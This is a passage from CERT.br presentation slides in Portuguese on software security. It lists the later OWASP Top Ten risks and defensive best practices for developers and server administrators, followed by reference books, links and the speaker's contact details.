A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Boas Práticas: Para desenvolvedores (cont.)


- **Cuidados na codificação:**
  - **Validar entrada de dados (não apenas no *browser* do usuário com JavaScript)**
    - ***overflow*, *injection* (eleição Suécia)**
    - **Abuso da interface – dados controlados pelo usuário (comentários em *blogs*, campos de perfil)**
  - **Tratamento de erros**
    - ***fail safe***
  - **Autenticação e controle de sessão**
    - **Garantir as duas pontas da conexão (evitar *man-in-the-middle*, *redirect*)**
    - **Cuidado com exposição (transmissão e armazenamento) de IDs de usuário**
  - **Criptografia**
    - **Não incluir senhas / chaves no código fonte**

Boas Práticas: Para Administradores

- Não instale/execute o *software* com usuário privilegiado (root / Administrator);
- Crie usuários distintos para diferentes *softwares* e funções
  - Web/app *server*, DB
  - Privilégios mínimos
- Utilize senhas fortes (proteja-se de força bruta)
  - Considerar *two factor authentication*
- Mantenha o servidor atualizado
  - Sistema Operacional, *Software* do web/app *server* e demais *plugins*
- Não utilize conta padrão de administração
- Restrinja acesso à interface de administração
- Seja criterioso nas permissões a arquivos e diretórios
- Siga os guias de segurança dos respectivos fornecedores
- Acompanhe logs para verificar tentivas de ataque
- Faça backup e teste a restauração


Referências Adicionais

Segurança de *Software* (1/3)




ISBN: 978-0071626750


ISBN: 978-0596514839



ISBN: 978-1118026472

Segurança de *Software* (2/3)





Segurança de *Software* (3/3)

- **The Addison-Wesley Software Security Series**
  http://www.informit.com/imprint/series_detail.aspx?st=61416
- **The Building Security In Maturity Model**
  http://bsimm.com/
- **CERT Secure Coding**
  http://cert.org/secure-coding/
  - **Wiki com práticas para C, Perl, Java e Java para Android**
    https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards
- **Open Web Application Security Project (OWASP)**
  https://www.owasp.org/
  - **OWASP Top Ten Project**
    https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Últimas notícias, análises, blogs

- **Krebs on Security**
  http://krebsonsecurity.com/
- **Schneier on Security**
  https://www.schneier.com/
- **Ars Technica Security**
  http://arstechnica.com/security/
- **Dark Reading**
  http://www.darkreading.com/
- **SANS NewsBites**
  http://www.sans.org/newsletters/newsbites/
- **SANS Internet Storm Center**
  http://isc.sans.edu/

Revistas e congressos

- **Usenix ;login: Magazine**
  https://www.usenix.org/publications/login
- **Usenix Conferences Proceedings**
  https://www.usenix.org/publications/proceedings
- **IEEE Security & Privacy**
  http://www.computer.org/portal/web/computingnow/securityandprivacy

Perguntas?

Lucimara Desiderá, MSc

lucimara@cert.br

- **CGI.br - Comitê Gestor da Internet no Brasil**
  http://www.cgi.br/
- **NIC.br - Núcleo de Informação e Coordenação do .br**
  http://www.nic.br/
- **CERT.br - Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil**
  http://www.cert.br/

cert.br
Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

nic.br
Núcleo de Informação e Coordenação do Ponto BR

cgi.br
Comitê Gestor da Internet no Brasil